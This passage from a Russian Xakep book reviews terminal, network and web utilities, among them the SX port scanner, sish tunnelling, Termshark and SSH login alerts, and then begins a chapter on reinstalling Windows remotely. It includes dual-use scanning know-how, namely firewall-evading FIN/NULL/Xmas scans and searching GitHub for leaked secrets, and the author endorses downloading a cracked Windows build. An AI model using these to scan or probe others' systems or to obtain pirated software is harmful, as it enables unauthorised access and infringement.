# Iterate recursively.
shopt -s globstar
for file in ~/Pictures/**/*; do
    printf '%s\n' "$file"
done
shopt -u globstar
```

Было бы неправильно не упомянуть священный `zsh` с плагином `oh-my-zsh` и кастомными темами. Ничего удобнее для терминала так и не придумали, а мы на «Хакере» уже писали (<https://xakep.ru/2017/05/18/cli-console-tips/>) о нем. Настоятельно рекомендуется к ознакомлению!

ПОЛЕЗНЫЕ ОДНОСТРОЧНИКИ

У меня в закладках лежит интересный ресурс (<https://linuxcommandlibrary.com/basic/oneliners.html>) с разнообразными однострочниками — такая библиотека команд на все случаи жизни.

Вот, например, как смонтировать NTFS раздел из виртуального диска VirtualBox (VDI):

```
$ mount -t ntfs-3g -o
ro,loop,uid=user,gid=group,umask=0007,fmask=0117,offset=0x$(hd -n 1000000
IMAGE.vdi | grep "eb 52 90 4e 54 46 53" | cut -c 1-8) IMAGE.vdi /mnt/vdi-
ntfs
```

Conty

Если ты постоянно работаешь в терминале, — порой тебе бывают нужны изолированные песочницы. Некоторые делают их через `Docker`, создавая контейнер с ОС и копируя туда-сюда файлы программы; другие создают `chroot`-окружение и работают в нем. Оба способа требуют большого количества шагов и наличия `root`, так что применять их неудобно.

Выход есть! Инструмент `Conty` (<https://github.com/Kron4ek/Conty>) делает запуск песочницы легким и быстрым. Для запуска контейнера не требуется `root`, а файлы после выхода из песочницы сохраняются.

Преимуществ можно выделить несколько:

- ☐ всего один исполняемый файл. Никакой обвязки — скачал и работаешь;
- ☐ собран на базе Arch Linux, то есть сразу содержит актуальные версии драйверов;
- ☐ не требует `root`-прав для запуска;
- ☐ содержит Vulkan и OpenGL, то есть подходит для игр;
- ☐ работает без оверхеда — это тебе не виртуальная машина;
- ☐ изолирует ФС хоста, но обеспечивает удобное взаимодействие песочницы с хостом.

Для работы необходимо всего ничего: tar, fuse2, coreutils и bash.

Пример запуска от автора:

```
./conty.sh steam
./conty.sh lutris
./conty.sh playonlinux
./conty.sh wine app.exe
```

Сеть

SX Network Scanner

По заверениям разработчиков, SX Scanner (<https://github.com/v-byte-cpu/sx/releases>) — это чуть ли не на голову лучшая альтернатива Nmap. Вот список предлагаемых фич:

- в 30 раз быстрее Nmap;
- ARP-сканирование для поиска живых хостов в локальных сетях;
- ICMP-сканирование для детекта правил файрвола;
- классическое TCP SYN сканирование (сканирование с помощью полуоткрытых соединений) для поиска портов;
- сканирование для обхода некоторых файрволов с использованием TCP FIN, NULL и Xmas пакетов. То же самое умеет и Nmap, как ты помнишь;
- можно вручную установить какие угодно флаги в пакетах сканирования, а в отчете получить флаги ответов. Довольно интересная фича, которую я больше нигде не встречал, но и ни разу в ней не нуждался, если честно;

```
hackcat@azure ➜ ./sx --help
Fast, modern, easy-to-use network scanner

Usage:
  sx [command]

Available Commands:
  arp      Perform ARP scan
  docker   Perform Docker scan
  elastic  Perform Elasticsearch scan
  help     Help about any command
  icmp     Perform ICMP scan
  socks    Perform SOCKS5 scan
  tcp      Perform TCP scan
  udp      Perform UDP scan

Flags:
  -h, --help      help for sx
  --json          enable JSON output
  -v, --version    version for sx

Use "sx [command] --help" for more information about a command.
hackcat@azure ➜
```

Рис. 5.7. Справка sx

- ❑ поиск даже UDP-портов. Надежность поиска, само собой, оставляет желать лучшего, но использование ICMP для уточнения результата — однозначный плюс;
- ❑ сканирование некоторых приложений: сюда входят Docker, Elasticsearch и Socks5. Для Docker ищется открытый Docker API, через который читается информация о ноде; для Elasticsearch выгружается информация о кластере и его индексах. С Socks5 все совсем просто — `sh` сообщает только факт работы Socks5 без каких-либо подробностей;
- ❑ результаты выводит в JSON — все как у людей! Конечно, и для автоматической обработки это куда удобнее.

SX работает из терминала (как, впрочем, большинство рассмотренных сегодня программ) и полностью написан на Go, чем можно объяснить его быстродействие (рис. 5.7).

Gping

Еще один красивый инструмент в твою копилку «псевдографических свистоперделок» — ring с визуализацией (<https://github.com/orf/gping>) прямо в окне терминала (рис. 5.8).




Рис. 5.8. Демо из репозитория

grepcidr — анализ IP-адресов

Утилита (<https://github.com/frohoff/grepidr>) для тех, кому уже надоело писать регулярки для поиска IP-адресов с помощью `grep`. Работает оно несколько шустрее,

чем `grep`, но, чтобы нужна была отдельная утилита, у тебя должно быть **действительно много** работы с IP-адресами.

sish

Когда тебе нужно пробросить какой-то сервис в интернете, при этом не имея честного «белого» IP, ты можешь воспользоваться сервисами вроде Ngrok или Serveo. Альтернатив по большому счету немного: голый SSH или кустарные self-hosted-решения.

ТУННЕЛИРОВАНИЕ ЧЕРЕЗ SSH

Ты, конечно, знаешь о возможности пробрасывать порты через SSH. А что насчет полноценного VPN? На эту тему есть отличный материал на Хабре (<https://habr.com/ru/post/331348/>) и на Robotmoon (<https://robotmoon.com/ssh-tunnels/>), если ты знаешь английский. Впрочем, текст приправлен картинками со схемами работы команд, а все примеры можно безболезненно запустить у себя и попробовать в действии.

К таким самоделкам относится и проект `sish` (<https://github.com/antoniomika/sish>) — красивая и удобная альтернатива Ngrok, сделанная поверх обычного SSH.

`Sish` — это не просто пачка скриптов для запуска SSH-форвардинга. Это полноценная реализация SSH-сервера, который только форвардинг и знает, зато делает это куда лучше, чем официально распространяемая версия. В частности, `sish` умеет слушать и мультиплексировать HTTP- и HTTPS-трафик с поддержкой WebSocket (в том числе шифрованного), если при запуске форвардинга указать удаленный порт 80 или 443. В противном случае будет сброшен TCP-порт, если он не занят на сервере.

Официальная инструкция по установке состоит всего из двух команд:

```
docker pull antoniomika/sish:latest

docker run -itd --name sish \
  -v ~/sish/ssl:/ssl \
  -v ~/sish/keys:/keys \
  -v ~/sish/pubkeys:/pubkeys \
  --net=host antoniomika/sish:latest \
  --ssh-address=:22 \
  --http-address=:80 \
  --https-address=:443 \
  --https=true \
  --https-certificate-directory=/ssl \
  --authentication-keys-directory=/pubkeys \
  --private-key-location=/keys/ssh_key \
  --bind-random-ports=false
```

После этого можно просто пробрасывать порты как через обычный SSH. Но это можно было бы делать и так, а ты лучше посмотри, что будет, если сделать некоторые настройки по инструкции в репозитории:

```
ssh -R xakep_ru:80:localhost:8080 your_domain.com
```

Оп — и `http://xakep_ru.your_domain.com` будет прозрачно перенаправлен на твой локальный порт 8080! Само собой, одновременно может жить сколько угодно сессий.

Termshark

Termshark (<https://github.com/gcla/termshark>) — это консольный фронтенд для tshark. Умеет, например, читать pcap или захватывать трафик в реальном времени, прямо как «взрослый» Wireshark (рис. 5.9).




Рис. 5.9. Демо из репозитория

Есть поддержка фильтров, можно автоматически собирать TCP-потoki из отдельных пакетов, просматривать содержимое пакетов в соответствии с протоколом.

Написан Termshark на Go и собирается под любую платформу — готовые билды уже доступны для Linux, Windows, BSD, Android (поверх Termux) и даже macOS!

Скрипты для SSH

Для SSH мы собрали сразу несколько полезных, да и просто интересных инструментов.

Для начала — уведомления (<https://github.com/pdacity/ssh2tg>) в Telegram при SSH-авторизации. Мелочь, а приятно (рис. 5.10)!

```
hackcat залогинился на srv4 (azure)
Время: 13:29:52
Дата: 06 June 2021
Адрес: 37.21
Service: sshd
TTY: ssh
GEO: {
  "ip": "37.21",
  "hostname": "mm",
  "city": "Minsk",
  "region": "Minsk Region",
  "country": "BY",
  "loc": "53.9037; 27.5615",
  "org": "AS6697 Republican Unitary Telecommunication Enterprise Beltelecom",
  "postal": "220004",
  "timezone": "Europe/Minsk",
  "readme": "https://raw.githubusercontent.com/pdacity/ssh2tg/master/ssh2tg.sh"
}
```

Рис. 5.10. Уведомления в Telegram при SSH-авторизации

Установка проста как два рубля: скачиваем скрипт (<https://raw.githubusercontent.com/pdacity/ssh2tg/master/ssh2tg.sh>) в /usr/local/bin/ssh2tg.sh (или другую удобную папку), меняем настройки в скрипте (API-токен бота и ID чата, в который слать уведомления), вешаем атрибут исполнения и прописываем в конец /etc/pam.d/sshd следующую строку:

```
session optional pam_exec.so type=open_session seteuid
/usr/local/bin/ssh2tg.sh
```

```
SSH Attack Statistics
Username  Tries
-----
root - 30
pi - 8
support - 6
admin - 4
ubuntu - 1
miner - 1
RPM - 1
mysql - 1

Top 10 connections from foreign countries
-----
Vietnam - 595
China - 203
France - 95
United Kingdom - 35
Ukraine - 20
Russian Federation - 19
Germany - 14
South Korea - 10
Japan - 8
India - 4

Total IPs currently banned - 12

Username  Location  Date
-----
user  10.0.0.4  Tue Feb 05 00:04:34 2018 MST
user  10.0.0.4  Mon Feb 05 17:30:11 2018 MST
user  10.0.0.17 Mon Feb 05 17:27:43 2018 MST
user  10.0.0.17 Mon Feb 05 17:27:20 2018 MST
```

Рис. 5.11. Скрин взят из репозитория с программой

Вторым покажу тебе маленького агента SSH Attack Stats (<https://github.com/Sodium-Hydrogen/SSH-Attack-Stats>), который выведет оперативную сводку атак на твой сервер.

После установки можно малость кастомизировать вывод. К примеру, следующая команда заставит показывать не больше пяти записей из логов SSH:

```
/usr/local/bin/log-stats ssh -c 5
```

Все пояснения есть в репозитории с программой.

asroute

Если ты инженер какого-нибудь телеком-оператора, то тебе регулярно приходится ковыряться с трассировкой, пингами и большими роутерами. Для тебя написали asroute (<https://github.com/stevenpack/asroute>) — утилиту, которая позволяет к выводу traceroute добавить информацию об ASN транзитных маршрутизаторов. На примере это выглядит так:

```
$ traceroute -a www.bhutan.gov.bt | asroute
traceroute to bhutan.gov.bt (202.144.128.217), 64 hops max, 52 byte packets
-> AS0 (Reserved)
-> *
-> BRESNAN-33588, US
-> LIGHTTOWER, US
-> BRESNAN-33588, US
-> CHARTER-20115, US
-> TELIANET Telia Carrier, EU
-> *
-> NTT-COMMUNICATIONS-2914, US
-> DRUKNET-AS DrukNet ISP, BT
-> BTTELECOM-AS-AP Bhutan Telecom Ltd, BT
```

Установка пока доступна только для macOS, но зато делается одной командой.

```
$ brew install asroute
```

Asroute написан на Rust, так что теоретически может быть без проблем скомпилирован под любую другую платформу, но на момент написания главы у меня при себе есть только комп с Windows, у которого с компиляцией нетрадиционного кода есть известные трудности.

Outrun

Гвоздь программы — скрипт outrun (<https://github.com/Overv/outrun>), который позволяет запросто вынести вычисления за пределы слабого тонкого клиента на мощный удаленный сервер, причем наличие требуемой утилиты на удаленном хосте совсем не обязательно. Единственное, что нужно для работы, — установленный outrun на обоих хостах (и на локальном, и на удаленном), причем с наличием прав root (используется chroot) (рис. 5.12).

```

handler_name : VideoHandler
encoder      : Lavc58.54.100 libx265
Side data:
cpb: bitrate max/min/avg: 0/0/0 buffer size: 0 vbv delay: -1
Stream #0:1(und): Audio: aac (LC) (mp4a / 0x61347060), 48000 Hz, S.1, fltp, 341 kb/s (default)
Metadata:
creation_time   : 1970-01-01T00:00:00.000000Z
handler_name    : SoundHandler
encoder        : Lavc58.54.100 aac
frame= 487 fps= 83 q=0.0 size= 1792kB time=00:00:20.83 bitrate= 732.8kbits/s speed= 3.4x

```

Рис. 5.12. Демо от авторов программы

Как самый очевидный пример (приведенный даже авторами outrun) — можно запустить локальный видеоконвертер, вроде FFmpeg, с использованием ресурсов сервера. На гифке в репозитории (технологии издательства пока не позволяют встроить ее в эту страницу) заметна весьма значительная разница во времени выполнения.

Установить можно прямо из pip.

```
pip3 install outrun
```

Потом можно запустить требуемую команду на удаленной машине:

```
outrun srv4.local neofetch
```

Файловая система будет доступна, будто локальная, и результаты работы команды (если есть) тоже будут записаны в текущую папку на локальном компе.

Веб

Webify — транслируем вывод консоли

С помощью Webify (<https://github.com/beefsack/webify>) можно вывод практически любой команды транслировать как веб-сервис. Хорошее решение для простого шеринга консоли: ты запускаешь Webify со своим сервисом, а другой человек расценивает браузер (или curl) и взаимодействует с твоим приложением (рис. 5.13).

tmpmail

Этот скрипт — отличный способ получить временный почтовый ящик прямо из терминала. Если ты читаешь «Хакер» или эту книгу, — мне, очевидно, не нужно пояснять, что это такое и зачем нужно, так что перейдем сразу к установке.

```

$ sudo dnf install jq curl w3m
$ wget https://raw.githubusercontent.com/sdushantha/tmpmail/master/tmpmail
$ chmod +x tmpmail

```

Генерируем ящик:


```

$ ./tmpmail --generate
qpasixk4uet@1secmail.net

```

Проверяем почту:

```
./tmpmail --recent
```



```
$ # Let's turn 'jq' into a JSON pretty printer web service
$ webify jq
2020/08/29 14:06:16 listening on :8080, proxying to jq

GET /api/person/1
200 100B (application/json)
{"name": "Kristie Crane",
 "picture": "http://placeholder.it/32x32",
 "age": 27,
 "eyeColor": "green",
 "tags": [
   "veniam",
   "sit"
 ]
}
```

Рис. 5.13. Скриншот из официального демо работы Webify

ZeroSSL

Ты ведь тоже думал, что бесплатные SSL-сертификаты можно получить только у Let's Encrypt? Уже нет! Ребята из ZeroSSL (<https://zerossl.com/>) выкатили альтернативный сервис, где можно получить все те же сертификаты на те же 90 дней. Использовать можно старый добрый ACME. Если по каким-то причинам ты искал замену старичку Let's Encrypt, — вот она (рис. 5.14).





Рис. 5.14. ZeroSSL

Процедура выпуска совсем нехитрая: просто указываешь почту и пароль и подтверждаешь владение доменом через DNS или загрузкой на него заданного файла. Через несколько минут сайт сгенерирует твой сертификат и предложит его скачать, а что делать дальше — не мне тебя учить.

TestTLS

testtls.com (<https://testtls.com/>) — это очередной сервис для проверки SSL/TLS, аналог SSLabs (рис. 5.15).



Version	Status
SSL v2	not offered
SSL v3	not offered
TLS 1.0	offered (deprecated)
TLS 1.1	offered (deprecated)
TLS 1.2	offered
TLS 1.3	offered with final
ALPN / HTTP2	http/1.1

Рис. 5.15. Результат проверки hacker.ru

С его помощью можно легко проверить, правильно ли настроен HTTPS на твоём (или чужом) сайте.

ПОЛЕЗНЫЕ САЙТЫ И СЕРВИСЫ

Вот ещё несколько ссылок, которые не входят в категорию утилит командной строки, но могут оказаться полезными.

Public API

Public API (<https://public-apis.xyz/>) — сайт, на котором собрана информация о публичных интерфейсах самых разных сервисов и ссылки на документацию. Может пригодиться в самых разных случаях — от маркетинга до OSINT.




Рис. 5.16. Пример

GitExplorer

GitExplorer (<https://gitexplorer.com/>) — хорошая интерактивная шпаргалка по Git (рис. 5.16).

Grep.app

Теперь можно (<https://grep.app/>) гребнуть по всему GitHub нужное нам вхождение прямо из браузера. Пригодится для поиска секретов при пентесте (или на программе bug bounty) или флагов от CTF, например как на рис. 5.17.




Рис. 5.17. grep.app

Authenticator

Если ты пользуешься двухфакторной аутентификацией, — тебе явно приятно было бы иметь ключи для входа под рукой, а не в телефоне, который еще найти надо. Плагин Authenticator (<https://github.com/Authenticator-Extension/Authenticator>) для Chrome, Firefox и Microsoft Edge умеет генерировать коды для 2FA прямо в браузере. Также он делает бэкап с шифрованием на Google Drive, Dropbox или OneDrive. Поддерживает классические TOTP и HOTP, а еще Steam Guard и Blizzard Authenticator, на случай, если ты пользуешься этими площадками (рис. 5.18).




Рис. 5.18. Скриншот куска окна расширения с кодом

Free for Dev

Free for Dev (<https://free-for.dev/>) — подборка бесплатных сервисов, которые могут быть полезны для разработчиков. Разумеется, не все они бесплатны, но везде указан срок или лимит бесплатного использования, которого почти всегда более чем достаточно для личного использования или тестов (рис. 5.19).




Рис. 5.19. Free for Dev

Итоги

Конечно, ты можешь сказать, что легко прожить без всего этого, а рутинные задачи автоматизировать самописными скриптами. Но зачем, если есть готовые отлаженные инструменты, которые бесплатно улучшат твою работу и сэкономят время и нервы? Хакер — он на то и хакер, что может сделать свое рабочее место лучше, чем у других.

Когда винда не видна. Переустанавливаем Windows через удаленный доступ

Марк Бруцкий-Стемповский

Удаленка — тренд этого года. Оказалось, что многие вещи можно не просто делать по сети, а еще и лучше, чем в офисе. Думаю, переустановка ОС — достаточно стандартная операция, чтобы ее можно было перенести на удаленку. И сегодня на примере Windows я покажу, как это делается.

Как мы все не понаслышке знаем, юзеры часто что-нибудь ломают, а потом приносят комп «тыжпрограммисту» с объяснением «я тут что-то нажал(а), и все исчезло». Ты поворчишь и полезешь за флешкой со свежей виндой.

Так это было до лета 2020 года, когда внезапно налетевший вирус все поломал, а антивирусы не помогали. Карантин добавил новых трудностей незадачливым пользователям, у которых компы от постоянного сидения дома реже ломаться не стали. Только раньше все проблемы решал знакомый айтишник за бутылку пенного напитка, а сейчас походы могут закончиться штрафом или больничной койкой, так что компьютерная помощь (как и почти все остальное) переехала на удаленку.

И если очистить комп от вирусов еще как-то удастся по сети, то переустановка ОС обычно проводится при физическом доступе. Сегодня я покажу способ сделать и эту процедуру полностью удаленной, без инструкций пользователю, как входить в загрузочное меню и выбирать загрузку с флешки. Бонусом компьютерный умелец (ты) сэкономит на транспорте.

Описанные в главе методы могут привести к необратимому повреждению целевой системы. Попытки проникновения на чужие машины преследуются по закону. Редакция не несет ответственности за любые последствия использования информации из данной главы.

Подготовка

Чтобы переустановить винду, нам потребуется собственно винда в виде ISO-образа, программы WinNTSetup и Bootice, удаленное подключение, права админа и прямые руки.

Образ можно скачать с сайта Microsoft, но я вместо этого зашел на известный русский торрент-трекер и скачал оттуда актуальную сборку Windows 10 2004 с вырезанным хламом (рис. 6.1).




Рис. 6.1. Таблетку видишь? А она есть!

Если совесть позволяет, скачать образ можно прямо на компьютер клиента. Но можно несколько уменьшить объем загрузки и заодно кастомизировать сборку, вытащив из ISO-образа всего один файл — `install.wim/install.esd`, находящийся в папке `sources` в корне образа (при желании можно его заодно поправить (<https://xakep.ru/2020/04/28/windows-10-distrib/>)). Для установки кроме него ничего не нужно. Файл может иметь немного другие имена, но спутать его не с чем — размер переваливает за гигабайт и занимает большую часть образа. Форматы WIM и ESD — это просто разные версии формата. Подробнее об этом безобразии уже написано в «Хакере» (<https://xakep.ru/2020/04/20/win10-install/>).

К удаленному соединению особых требований не предъявляется — оно должно только поддерживать графику, то есть Telnet и ему подобные пережитки прошлого тут не годятся. И конечно, на целевой машине должны быть доступны права администратора. Хотя даже в 2020 году юзеры так и не научились пользоваться компом без прав админа, так что по этому поводу особо не волнуйся.

Как ты понял, суть этого метода в том, что мы не выходим из установленной системы вплоть до перезагрузки в уже установленную новую. Это может быть единственным вариантом в случае переустановки системы на VPS, когда физически прийти и переустановить попросту невозможно, а потеря удаленного доступа приведет к потере самого сервера. Собственно, метод был придуман и реализован для переустановки винды на сервере, к панели которого был утрачен доступ.

